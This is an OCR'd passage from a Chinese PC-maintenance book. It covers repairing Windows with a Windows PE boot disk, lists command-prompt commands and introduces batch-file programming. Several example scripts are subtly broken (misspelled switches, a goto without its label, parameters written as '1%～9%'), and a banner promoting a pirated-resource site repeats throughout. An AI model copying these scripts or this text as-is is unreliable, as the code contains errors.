


图 9-23 Windows PE 中的资源管理器

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



提示 利用“加密文件系统”（EFS）加密的文件不易被恢复。

9.3.2 使用启动盘替换损坏的系统文件

如果计算机无法正常启动，并出现某文件丢失的错误提示，此时用户可以替换损坏文件。具体替换方法如下。

首先启动 Windows PE，然后在 Windows XP 的安装盘中搜索被破坏的文件，需要注意的是，文件名的最后一个字符用底线“_”代替，例如，要搜索 hal.dll 文件，则需要用 hal.dl_来进行搜索。

搜索到了文件之后，在命令提示符模式中输入：“EXPAND+空格+源文件的完整路径+空格+目标文件的完整路径”。例如，EXPAND x:\i386\hal.dl_ C:\Windows\system32\ hal.dll，如图 9-24 所示。




图 9-24 替换文件

如果找不到需要的文件，则可能丢失的文件在 CAB 文件中。这时可以使用 EXTRACT 命令进行替换。在命令提示符模式下，输入“EXTRACT+空格+/L+空格+目标位置+空格+CAB 文件的完整路径”，例如，EXTRACT /L C:\Windows\system32 x:\I386\Driver.cab\ rundll32.exe。

提示 如果路径中有空格，则需要用双引号把路径包括起来。

9.3.3 使用启动盘维修注册表故障

如果 Windows 注册表出现故障无法启动系统，这时可以用 Windows PE 启动计算机，然后按以下步骤进行操作。

（1）在命令提示符（或“运行”对话框）中，输入 regedit 并按【Enter】键，即可打开“注册表编辑器”窗口，如图 9-25 所示。

（2）利用“注册表编辑器”窗口中的“导入”命令，将以前备份的注册表文件导入系统，恢复注册表，如图 9-26 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器








图 9-25　打开“注册表编辑器”窗口




图 9-26　恢复注册表

9.3.4　使用 Windows 诊断工具排除故障

在 Windows 系统中附带了很多诊断工具，当启动 Windows PE 后，可以利用这些诊断工具排除故障，下面举一个案例来讲解。

一台笔记本式计算机，启动系统时，不断重新启动，不能正常进入系统。试着用 Windows 安全模式启动时，仍然无法正常启动。怀疑是系统后问题，接着用 Windows PE 启动，然后试着将系统盘中的文件备份出来，但发现无法打开 C 盘。怀疑 C 盘有磁盘错误，接着在命令提示符模式中，输入 chkdsk C: /F，然后按【Enter】键，检查磁盘是否有错误。当修复结束后，发现修复了磁盘错误，接着重新启动后系统恢复正常。图 9-27 所示为在 Windows PE 中运行诊断工具。




图 9-27　在 Windows PE 中运行诊断工具

表 9-1 为 Windows PE 的工具命令提示，在维护计算机的过程中，用户可以根据需要选择不用的命令来维护计算机。当某一个命令不知道如何使用时，可以在命令提示符模式下输入“命令/?”来显示帮助信息。

表 9-1　Windows PE 的工具命令提示

命　令	提　示
ASSOC	显示或修改文件扩展名关联
ATTRIB	显示或更改文件属性
BREAK	设置或清除扩展式 Ctrl+C 检查
BCDEDIT	设置启动数据库中的属性以控制启动加载
CACLS	显示或修改文件的访问控制列表（ACL）
CALL	从另一个批处理程序调用这一个

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



（续）

命　令	提　示
CD	显示当前目录的名称或将其更改
CHCP	显示或设置活动代码页数
CHDIR	显示当前目录的名称或将其更改
CHKDSK	检查磁盘并显示状态报告
CHKNTFS	显示或修改启动时间磁盘检查
CLS	清除屏幕
CMD	打开另一个 Windows 命令解释程序窗口
COLOR	设置默认控制台的前景和背景颜色
COMP	比较两个或两套文件的内容
COMPACT	显示或更改 NTFS 分区上文件的压缩
CONVERT	将 FAT 卷转换成 NTFS。用户不能转换当前驱动器
COPY	将至少一个文件复制到另一个位置
DATE	显示或设置日期
DEL	删除至少一个文件
DIR	显示一个目录中的文件和子目录
DISKCOMP	比较两个软盘的内容
DISKCOPY	将一个软盘的内容复制到另一个软盘
DISKPART	显示或配置磁盘分区属性
DOSKEY	编辑命令行、调用 Windows 命令并创建宏
DRIVERQUERY	显示当前设备驱动程序状态和属性
ECHO	显示消息，或将命令回显打开或关上
ENDLOCAL	结束批文件中环境更改的本地化
ERASE	删除一个或多个文件
EXIT	退出 CMD.EXE 程序（命令解释程序）
FC	比较两个文件或两个文件集，并显示它们之间的不同
FIND	在一个或多个文件中搜索一个文字字符串
FINDSTR	在多个文件中搜索字符串
FOR	为一套文件中的每个文件运行一个指定的命令
FORMAT	格式化磁盘，以便跟 Windows 使用
FSUTIL	显示或配置文件系统的属性
FTYPE	显示或修改用在文件扩展名关联的文件类型
GOTO	将 Windows 命令解释程序指向批处理程序中某个带标签的行
GPRESULT	显示机器或用户的组策略信息
GRAFTABL	启用 Windows，在图形模式显示扩展字符集
HELP	提供 Windows 命令的帮助信息
ICACLS	显示、修改、备份或还原文件和目录的 ACL

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



（续）

命　令	提　示
IF	在批处理程序中执行有条件的处理过程
LABEL	创建、更改或删除磁盘的卷标
MD	创建一个目录
MKDIR	创建一个目录
MKLINK	创建符号链接和硬链接
MODE	配置系统设备
MORE	逐屏显示输出
MOVE	将一个或多个文件从一个目录移动到另一个目录
OPENFILES	显示远程用户为了文件共享而打开的文件
PATH	为可执行文件显示或设置搜索路径
PAUSE	停止批处理文件的处理并显示信息
POPD	还原由 PUSHD 保存的当前目录上一次的值
PRINT	打印一个文本文件
PROMPT	改变 Windows 命令提示
PUSHD	保存当前目录，然后对其进行更改
RD	删除目录
RECOVER	从损坏的磁盘中恢复可读取的信息
REM	记录批处理文件或 CONFIG.SYS 中的注释
REN	重新命名文件
RENAME	重新命名文件
REPLACE	替换文件
RMDIR	删除目录
ROBOCOPY	复制文件和目录树的高级实用程序
SET	显示、设置或删除 Windows 环境变量
SETLOCAL	开始用批文件改变环境的本地化
SC	显示或配置服务（后台处理）
SCHTASKS	安排命令和程序在一台计算机上按计划运行
SHIFT	调整批处理文件中可替换参数的位置
SHUTDOWN	让机器在本地或远程正确关闭
SORT	将输入排序
START	打开单独视窗，运行指定程序或命令
SUBST	将驱动器号与路径关联
SYSTEMINFO	显示机器的具体属性和配置
TASKLIST	显示包括服务的所有当前运行的任务
TASKKILL	终止正在运行的进程或应用程序
TIME	显示或设置系统时间

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



（续）

命　令	提　示
TITLE	设置 CMD.EXE 会话的窗口标题
TREE	以图形显示启动器或路径的目录结构
TYPE	显示文本文件的内容
VER	显示 Windows 的版本
VERIFY	告诉 Windows 验证文件是否正确写入磁盘
VOL	显示磁盘卷标和序列号
XCOPY	复制文件和目录树
WMIC	在交互命令外壳里显示 WMI 信息

9.4　可能出现的问题与解决方法

（1）设置为从 U 盘启动后，为什么还是不能从 U 盘启动系统？

解答：对于部分 BIOS，特别是较老版本的，按 9.2.1 节的方法进行设置后，计算机一般可以从 U 盘启动。还有一些 BIOS，不仅要将 First Boot Device 设置为从 U 盘启动，还要将 Advanced BIOS Features 选项下的 Hard Disk Boot Priority 选项设为优先从 U 盘引导，即将 U 盘选项移到最上面。需要注意的是，如果设置时 U 盘没有连接到计算机上，则 Hard Disk Boot Priority 选项下不会出现 U 盘选项。

（2）当 U 盘版的 DOS 启动盘制作成功之后，应如何使用 U 盘启动盘？


解答：在使用 U 盘启动盘时，需要先进入 BIOS 系统，将启动模式设置为制作 U 盘时所选模式，如制作 U 盘时选择“HDD 模式”选项，则在 BIOS 设置中就相应地选择这种启动模式。由 USBoot 制作的启动型 U 盘自带 MSDOS7.10 基本启动文件 IO.SYS 和 COMMAND.COM，如果要制作多功能的启动盘，只需把需要的工具软件复制到 U 盘上即可，如克隆软件 Ghost、分区软件 DM 等。

9.5　总结与经验积累

适当掌握一些 DOS 系统命令知识，有助于用户在计算机世界中玩得更痛快，面对棘手的问题时更加游刃有余。尽管 DOS 系统不是万能的，但没有 DOS 系统却万万不能，Windows 系统至今还没有发展到可以完全脱离 DOS 系统的阶段，很多 Windows 下解决不了的问题，还往往需要回到 DOS 系统下来解决。

DOS 启动盘是目前最常用的 DOS 工具，附带的一些外部命令和工具有助于解决很多常见问题；而 Windows PE 启动盘使用户能在熟悉的 Windows 图形界面下维护计算机，操作简单、方便。本章主要介绍了 DOS 启动盘、Windows PE 启动盘的制作和使用，运用这些启动盘均可进行系统维护与故障处理，从而更全面地实现系统的维护，为计算机的正常、安全运行奠定了基础。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



第 10 章　批处理 BAT 文件编程

重点提示

- 在 Windows 中编辑批处理文件
- 在批处理文件中使用参数与组合命令
- 配置文件中常用的命令
- 用 BAT 编程实现综合应用
- Windows XP 开/关机脚本

本章精粹

本章主要介绍了 BAT 编程的一般方法，利用批处理文件可快速完成需要的操作，很多批处理文件可动手编写。在黑客的攻防技术中，系统入侵者往往喜欢编写一些 BAT 程序来简化烦琐的入侵过程，从而实现多工具的组合入侵、自动入侵及结果提取等功能。



换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



BAT（即批处理）文件是一种包含一条或多条命令无格式的文本文件，文件扩展名为.bat 或.cmd，可适应各种复杂的计算机操作。所谓批处理，就是按规定顺序自动执行若干个指定的 DOS 命令或程序。即是把原来一个一个执行的命令汇总起来成批地执行，而程序文件可以移植到其他计算机中运行，因此，可以大大节省命令反复输入的烦琐。同时，批处理文件还可以通过扩展参数来灵活控制程序的执行，在日常工作中非常实用。

10.1　在 Windows 中编辑批处理文件

批处理文件允许用户建立一个包含若干 MS-DOS 命令的集合，在命令提示符下运行该文件时，MS-DOS 就可以逐条处理文件中的每一个命令，从而完成大量重复的工作。批处理和配置文件有在 DOS 下编辑和在 Windows 下编辑两种编辑方式。

在 Windows 下编辑批处理和配置文件，可以使用大部分文本编辑工具进行编辑，如记事本、Word 等（下面以记事本为例）。如果要打开批处理文件，可以在批处理文件上右击，并在弹出的快捷菜单中选择“编辑”命令，即可打开该批处理文件。如果要打开.sys 格式的系统配置文件，则需要右击该文件，并在弹出的快捷菜单中选择“打开方式”命令，即可弹出“打开方式”对话框，如图 10-1 所示。再在“程序”列表框中选择“记事本”选项，单击“确定”按钮，即可以记事本形式打开该配置文件，如图 10-2 所示。

也可以先打开记事本程序，再选择“文件”→“打开”命令，在弹出“打开”对话框的“文件类型”下拉列表框中选择“所有文件”选项，即可显示出所有的文件，如图 10-3 所示。在其中选择要编辑的批处理文件之后，单击“打开”按钮，即可打开并编辑该批处理文件，如图 10-4 所示。



图 10-1 “打开方式”对话框




图 10-2 用记事本打开系统配置文件

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



图 10-3 “打开”对话框




图 10-4 打开并编辑批处理文件

10.2 在批处理文件中使用参数与组合命令

批处理文件中还有很多各种不同的参数和组合命令，在对批处理文件进行编辑时，要经常用到这些参数和命令。如果对它们不熟悉，就无法编辑批处理文件，所以在学习和使用批处理文件前，需要先熟悉这些命令和参数。

10.2.1 在批处理文件中使用参数

在批处理中可以使用参数，范围为 1%～9%，当有多个参数时，需要用【Shift】键来对其进行移动，这种情况并不多见，这里不考虑。

【例 1】编辑可连续地格式化几张软盘的 fomat.bat 文件。

```
@echo off
if "%1"=="a" format a:
format
@format a:/q/u/auotset
@echo please insert another disk to driver A.
@pause
@goto fomat
```

这个实例用于连续地格式化几张软盘，所以使用时需在 DOS 窗口中输入 fomat.bat a，即可实现。

【例 2】打开记事本程序，在其中输入以下代码。

```
if "%1"=="s1" echo this is %1
if "%2"=="s2" echo this is %2
```

输入完毕后将其保存为 c.bat，如图 10-5 所示。此时，用户只需在命令提示符窗口中运行 c.bat s1 s2 命令，即可看到具体的显示效果，如图 10-6 所示。从运行结果不难看出，c.bat 运行时带有

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



s1 和 s2 两个参数，在程序运行之后，%1 的值为 s1，%2 的值为 s2，也就是实现参数的替换，另外，%0 用来代表 c.bat 本身。

参数的一个经常用法是，根据给出的参数，批处理文件用其内部命令进行判断，从而确定下一步的操作。




图 10-5　编辑 bat 文件




图 10-6　运行批处理文件

10.2.2　组合命令的实际应用

组合命令就是可以把多个命令组合起来当一个命令来执行。这在批处理脚本中是允许的，而且应用非常广泛。它的格式很简单，而且现在已经成为一个文件了，这么多个命令就要用这些组合命令连接起来放在同一行。

常见的组合命令有&、&&及||，具体介绍如下。

1．&命令

&是最简单的一个组合命令，作用是连接多个 DOS 命令，并将这些命令按顺序执行，而不管是否有命令执行失败。其命令格式为：第一条命令&第二条命令&第三条命令……。

在命令提示符窗口中运行 echo a & echo b & echo c 命令，即可看到具体的显示效果，如图 10-7 所示。




图 10-7　&命令运行结果

2．&&命令

可以把它前后两个命令组合起来当一个命令来用，与&命令不同，它在从前往后依次执行被其连接的几个命令时，会自动判断是否有某个命令执行出错。一旦发现出错，将不继续执行后面剩下的命令，这就为自动化完成一些任务提供了方便。

下面通过一个实例来讲述一下，具体的操作步骤如下。

步骤 1：打开记事本程序，在其中输入代码 echo 1 && echo 2 && if "%1"== "s1"echo3 &&

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

echo 4，如图 10-8 所示。

步骤 2：将其保存为 g.bat 文件之后，在命令提示符窗口中运行 g.bat s1 命令，即可看到具体的显示效果，如图 10-9 所示。

步骤 3：在命令提示符窗口中运行 g.bat s 命令，即可看到运行结果，如图 10-10 所示。从中可以看出，&&组合命令与&组合命令的差别在于如果有一条命令执行失败，组合命令将执行终止。

3. ||命令

||命令的用法和&&几乎一样，但作用刚好相反。利用||命令在执行多条命令时，当遇到一个执行正确的命令时，就退出此命令组合，不再继续执行下面的命令。




图 10-8　编辑 bat 文件




图 10-9　运行“g.bat s1”命令结果

修改 g.bat 文件，将其内容修改为 if "%1"== "s1" echo 1 || echo || echo3 || echo 4 之后，在命令提示符窗口中运行 g.bat s1 命令，即可看到具体的显示效果，如图 10-11 所示。




图 10-10　运行 g.bat s 命令的结果




图 10-11　运行||命令的结果

10.3　配置文件中常用的命令

在 DOS 系统和 Windows 系统启动时，只要系统中存在配置文件，就会先调用系统配置文件并执行其中的命令。配置文件的常用命令要比批处理中的命令多，常见的命令有 buffer、device、

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



break、devicehigh、files、install 及 stacks 等。

10.3.1 分配缓冲区数目的 Buffers 命令

Buffers 命令可在系统启动时，在内存中分配指定个数的磁盘缓冲区，即 DOS 在内存中指定位置确定磁盘缓冲区大小。此命令只在 CONFIG.SYS 文件中使用，如果 CONFIG.SYS 文件不用 Buffers 命令来指定缓冲区的个数，则在启动计算机时，MS-DOS 将会根据系统配置设置不同的默认缓冲区个数（通常是在 20～30 左右）。

磁盘缓冲区是一块内存区，作用是存储从磁盘读入数据或存储写到磁盘上的数据。DOS 在读或写一个记录之前，会检查包含那个记录的数据块是否已在磁盘缓冲区中。如果不在，则从磁盘上将该数据块读入到磁盘的缓冲区中，再将此记录传送给应用程序，否则将直接把数据传递给应用程序。

1. 语法

其命令格式为：

```
Buffers=n[,m]
```

其参数的含义如下。

- n：指定磁盘缓冲区的数目，其大小在 1～99 之间。
- m：指定次高速缓存中的缓冲区数目，其值在 0～8 之间。
- 默认设置：磁盘缓冲区数目的默认值设置，随着不同的系统配置而决定。

2. 典型示例

要创建 20 个磁盘缓冲区，可在 CONFIG.SYS 文件中加入 buffers=20 命令。

3. 注意事项

在使用 Buffers 命令时需要注意以下两点。

- 采用 DriveSpace 和 SMARTDrive，且 MS-DOS 被加载到 HMA 中时，设置 BUFFERS=10。该命令确保在 HMA 中为 MS-DOS，DriveSpace 及所有缓冲区留有足够的空间（如果 Buffers 值大于 10，则在 HMA 中就可能没有足够的空间来存放所有缓冲区，MS-DOS 将把所有缓冲区存放到常规内存中）。若使用 SMARTDrive 指定多于 10 个的缓冲区，并不会明显加快系统的运行速度，而且需要使用更多的内存。
- 采用 SMARTDRV.EXE 时，就不必再用 Buffers 命令，或只需 Buffers 指定较小的缓冲区数目。

10.3.2 加载程序的 Device 命令

Device 命令是系统配置中经常用到的一个命令，作用是加载一些内存驻留程序到内存中，用于管理设备，如内存管理程序和各种设备驱动程序等，此命令只能用在 Config.sys 文件中。

1. 语法

Device 命令格式为：

```
Device=[drive:][path]filename[dd-parameters]
```


换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://user.qzone.qq.com/... 官方QQ：...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





- [drive:][path]filename：指定要加载的设备驱动程序的目录和名称。
- [dd-parameters]：指定设备驱动程序的目录和名称。

2．典型示例

